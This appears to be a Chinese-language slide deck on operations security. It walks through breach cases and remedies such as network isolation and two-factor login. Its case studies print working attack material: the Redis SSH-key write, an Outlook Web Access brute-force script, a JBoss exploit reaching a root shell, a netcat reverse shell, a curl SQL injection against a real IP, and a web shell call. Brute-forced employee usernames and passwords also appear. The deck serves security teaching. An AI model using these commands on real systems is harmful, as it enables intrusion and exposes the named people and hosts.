


# 运维安全那些事


- 宗悦
- 万达信息科技有限公司（即：飞凡信息公司）
- 曾先后供职于当当网、网信金融集团
- 运维安全、系统安全、入侵检测、APT



- 前言
- 新时代 安全之殇
- 运维安全的分类
- redis安全事件
- 数据泄露与运维安全的关联
- 网络运维&基础应用运维&服务器运维产生的一系列安全问题
- 那些年的运维安全事件
- 飞凡的安全模型
- 总结

- **运维安全**
- WEB安全
- 移动安全
- 业务安全
- 传统PC终端安全





同学们，不好啦，openssl/struts又出漏洞了，又要升级打补丁啦！！！！

漏洞

麻烦制造者

一定没好事

黑客好可怕

安全？

神秘

连夜加班上线

刷存在感



```
root@ [REDACTED] :~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
ac:62:1f:42:[REDACTED] eb:a3:66:ac root@ [REDACTED] i
The key's randomart image is:
+--[ RSA 2048 ]-----+
| .                      |
|                        |
|                        |
|                        |
|                        |
+-----+

root@ [REDACTED] :~# (echo -e "\n\n"; cat .ssh/id_rsa.pub; echo -e "\n\n") > key.txt
root@ [REDACTED] :~# more key.txt

root@ [REDACTED] :~#
root@ [REDACTED] :~# cat key.txt | redis-cli -h xxx.xxx.xxx.xxx -x set crackit Bgu1j+BB1dkE22/5TRJR+amRzm/gTY
```

有16477。

其中被明着写入crackit的，也就是已经被黑的比例分别是全球65%（3.1万），中国67.5%（1.1万）。



```
redis [REDACTED]:6379> config set dir "/root/.ssh"  
OK  
redis [REDACTED]:6379> config set dbfilename "authorized_keys"  
OK
```

```
[root@[REDACTED] ~]# ssh root@[REDACTED]  
ssh: connect to host [REDACTED] port 22: Connection timed out  
[root@[REDACTED] ~]# ssh root@[REDACTED] -p 9922  
The authenticity of host '[REDACTED]:9922 ([REDACTED]:9922)' can't be established.  
RSA key fingerprint is 0d:ae:fe:[REDACTED] 7:d6:41:a7:4b:30:80:bc:82:cd.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '[REDACTED]:9922' (RSA) to the list of known hosts.  
Last login: Wed Nov 11 13:46:23 2015 from [REDACTED]  
[root@[REDACTED] ~]#
```

- 1.redis服务采用root用户启动，为什么？
- 2.服务器没有使用证书认证，为什么？
- 3.redis服务为何暴漏在公网？
- 4.redis没有授权，为什么？



- 2011年至今，已超过10亿条用户数据泄露

互联网泄密事件 10亿多条用户信息



- 撞库
  - ✓ 用户信息被盗
- 企业邮箱安全
  - ✓ top500 username + password 基于SMTP协议爆破
  - ✓ 访问量, PV&UV
  - ✓ 账号信息, 服务器信息
- 企业VPN安全

```
headers2['Cookie'] = 'OutlookSession=%s ; PBack=0' % session
data = {'destination': 'https://%s/owa/' % args.domain,
        'flags': '0', 'forcedownlevel': '0', 'trusted': '0',
        'username': user, 'password': pwd,
        'isutf8': '1', 'Cookie': 'OutlookSession=%s; PBack=0' % session}
while True:
    try:
        conn = httplib.HTTPSConnection(args.domain)
        conn.request(method='POST', url='/owa/auth.owa', body=urlib.urlencode(data), headers=headers2)
        break
    except:
        print '!!!Error occured #2'
```

- 网络边界带来的困扰

- VLAN间相互未隔离
- 生产网和开发测试之间没有完善的ACL
- 端口白名单
- 邮箱爆破（企业邮箱/Exchange/SMTP）
- VPN：传统认证方式

- 解决方案

- VLAN严格进行隔离，变更流程，办公网只出
- WEB服务器统一使用nginx做反向代理
- Exchange接口二次开发，加验证码
- VPN认证方式（动态口令卡/手机验证码）

```
Host is up (0.029s latency).
Not shown: 65513 closed ports, 2 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
83/tcp    open  mit-ml-dev
84/tcp    open  ctf
85/tcp    open  mit-ml-dev
104/tcp    open  acr-nema
105/tcp    open  unknown
109/tcp    open  pop2
112/tcp    open  mcidas
113/tcp    open  ident
118/tcp    open  sqlserv
119/tcp    open  nntp
121/tcp    open  unknown
122/tcp    open  smakynet
123/tcp    open  ntp
150/tcp    open  sql-net
155/tcp    open  unknown
8056/tcp   open  unknown
8088/tcp   open  radan-http
9025/tcp   open  unknown
```

```
root@kali: ~# telnet 192.168.1.1 85
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
220 (vsFTPd 2.2.2)
```

- 基础应用运维带来的困扰
  - WEB容器配置漏洞
  - JBOSS远程代码执行漏洞
  - 压缩/备份文件泄露
  - Zabbix/Jenkins等命令执行
  - 默认账号
- 解决方案
  - 检查配置文件
  - 检查服务器软件版本
  - 实时扫描检测

```
** Checking Host: http://          8080 **

* Checking web-console:          [ VULNERABLE ]
* Checking jmx-console:          [ VULNERABLE ]
* Checking JMXInvokerServlet:    [ VULNERABLE ]

* Do you want to try to run an automated exploitation via "jmx-console" ?
  This operation will provide a simple command shell to execute commands on the server..
  Continue only if you have permission!
yes/NO ? yes

* Sending exploit code to http://          :8080. Wait...

* Successfully deployed code! Starting command shell, wait...


* . . . . . LOL . . . . . *


* http://          :8080:

Linux          2.6.18-53.el5xen #1 SMP Wed Oct 10 16:48:44 EDT 2007 x86_64 x86_64
Red Hat Enterprise Linux Server release 5.1 (Tikanga)
kernel \r on an \m

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

- 服务器运维安全困扰
  - 用户名/密码认证
  - 通用账户/密码（监控，服务）
  - 通用配置/默认配置
- 解决方案
  - 双因素认证（开源解决方案：Google Authenticator）
  - pam.d
  - 密钥认证（诸如SSH之类的服务）
  - 弱口令定期检测
  - HASH碰撞





案例:员工

侵！！

Firefox | WebService Server工作中心主页 | 统一日志平台

deploy.jd.com/welcome/#L3Rhc2svcKV1dWU700dFVA==

访问最多 | 新手上路 | 网页快讯库 | 自定义链接 | sql query page

## 自动部署系统

Dashboard | 任务排队情况 | 项目信

任务管理

任务排队情况

- 编译发包记录
- 我的上线任务
- 已完成的任务
- Nginx交叉部署
- 配置管理
- 上线运维团队
- 我的应用列表


### 运维任务队列

序号	运维人员	第一任务
1	王	
2	王	
3	王	
4	王	
5	王	发布中 68816 改串

www.wooyun.org



## 案例:员工提交代码到github导致公司整个vcenter被控制

 **cooker-bj/it-helpdisk-system – get\_tasks\_from\_email.rake**  
Showing the top four matches. Last indexed on 27 Jul 2014.

```
11 patten=/<!--.*-->/
12
13 str.gsub(patten, ''
```

**More than one match was found.**  
aaron [aaron@autonavi.com]

Request	Payload1	Payload2	Status	Error	Timeout	Length	Commer
2298	changsheng.dong	1qaz@WSX	302	<input type="checkbox"/>	<input type="checkbox"/>	523	
2142	deqin.liu	1qaz@WSX	302	<input type="checkbox"/>	<input type="checkbox"/>	503	
2	accounting	!QAZ2wsx	302	<input type="checkbox"/>	<input type="checkbox"/>	349	
0			302	<input type="checkbox"/>	<input type="checkbox"/>	349	baseline
1	aarontian	!QAZ2wsx	302	<input type="checkbox"/>	<input type="checkbox"/>	349	
5	Alan	!QAZ2wsx	302	<input type="checkbox"/>	<input type="checkbox"/>	349	
6	alex.zhou	!QAZ2wsx	302	<input type="checkbox"/>	<input type="checkbox"/>	349	
7	Alice	!QAZ2wsx	302	<input type="checkbox"/>	<input type="checkbox"/>	349	
4	Adddatagroup	!QAZ2wsx	302	<input type="checkbox"/>	<input type="checkbox"/>	349	



[Remove](#)



- 某某搜索引擎git控制不严导致内网漫游

详细说明：


<http://bl>



www.wooyun.org

www.wooyun.org

## 案例:搜狐zabbix默认口令导致内网渗透 ( 默认:admin/zabbix )



```
C:\WINDOWS\system32\cmd.exe - nc -l -p 789
Enjoy the shell.
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
bash-3.2$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:21:5e:c6:49:a4 brd ff:ff:ff:ff:ff:ff
    inet [REDACTED] scope global eth0
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:21:5e:c6:49:a6 brd ff:ff:ff:ff:ff:ff
    inet [REDACTED] scope global eth1
5: usb0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 02:21:5e:ca:44:27 brd ff:ff:ff:ff:ff:ff
    inet [REDACTED] scope global usb0
bash-3.2$ ls -al
total 56720
```

## • 某信息发布平台tomcat弱口令导致内网漫游




Administration  
[Status](#)  
[Tomcat Manager](#)

Documentation  
[Release Notes](#)  
[Change Log](#)  
[Tomcat Documentation](#)

Tomcat Online  
[Home Page](#)  
[FAQ](#)  
[Bug Database](#)  
[Users Mailing List](#)  
[Developers Mailing List](#)  
[IRC](#)

Miscellaneous  
[Servlets Examples](#)  
[JSP Examples](#)  
[Specifications](#)

If you're s  
As you may have guessed by now, this is the default  
\$CATALINA\_HOME/webapps/ROOT/index.html  
where "\$CATALINA\_HOME" is the root of the Tomcat  
of Tomcat, or you're an administrator who hasn't got  
information than is found in the INSTALL file.  
**NOTE: For security reasons, using the manager**  
Included with this release are a host of sample Serv  
Tomcat mailing lists are available at the Tomcat pro  
• [tomcat-users](#) for general questions related to  
• [tomcat-dev](#) for developers working on Tomcat  
Thanks for using Tomcat!



/211.151.3.69/job

/211.151.3.66/job

/211.151.3.20/job

/211.151.3.19/job

tomcat弱口令

admin

www.wooyun.org

admin123456

- 某数字厂商备份文件侧漏导致内网漫游

首先是这样一个问题：

`http://220.181.150.107/web.tgz`

最后得到这样一个注入点：

code 区域

```
curl http://220.181.150.107/web/get.php -d "mobile=13438299142' or 1=2 union select 222222222222,11111111,0 limit 1 -- ;  
&code=1' union select load_file('/etc/passwd') -- ;"
```

```
➔ web curl http://220.181.150.107/web/.7.php -d 'ls-cat /etc/hosts'  
127.0.0.1      test51ix.ops.zwt.qihoo.net test51ix.ops.zwt localhost.localdomain localhost  
::1           localhost6.localdomain6 localhost6
```





公共面板 Dashboard

Home - 公共面板



攻击详情展示

ID	类型	告警名称	主机	URL地址	状态	IP地址	时间
2015111609301221240216492	scan	不规则小马扫描	www. .com	/book/story_dod_hjkdtsafon.php	404	222.186.58.27	2015-11-16 09:30:08
2015111609301121886482650	scan	不规则小马扫描	www. .com	/data/conn/config.php	404	222.186.58.27	2015-11-16 09:30:17
2015111609301121733931896	scan	不规则小马扫描	www. .com	/data/data/index.php	404	222.186.58.27	2015-11-16 09:30:17
2015111609301122959571439	scan	不规则小马扫描	www. .com	/data/data/index.php	404	222.186.58.27	2015-11-16 09:30:17
201511160930111994887744	scan	不规则小马扫描	www. .com	/php168/list.php	404	222.186.58.27	2015-11-16 09:30:08
2015111609301123254691111	scan	不规则小马扫描	www. .com	/php168/list.php	404	222.186.58.27	2015-11-16 09:30:17
2015111609301121733876833	scan	不规则小马扫描	www. .com	/data/s.php	404	222.186.58.27	2015-11-16 09:30:17
2015111609301019035636410	scan	不规则小马扫描	www. .com	/wiki.php	404	222.186.58.27	2015-11-16 09:30:16
2015111609300321943212963	scan	不规则小马扫描	www. .com	/phpsso_server/phpcms/modules/admin/map.php	404	222.186.58.27	2015-11-16 09:30:00
2015111609300319697002737	scan	不规则小马扫描	www. .com	/phpsso_server/phpcms/modules/admin/top.php	404	222.186.58.27	2015-11-16 09:30:00

- 安全的理解
  - 安全是一个整体
  - 保证安全不在于地方有多强大，而要找到自己薄弱的地方
  - 网络边界需要认真对待
- 安全的误区
  - 片面对待
  - 不出事故，天下太平
  - 看不到漏洞造成的威胁和影响
- 方便 & 安全



# Q&A Thanks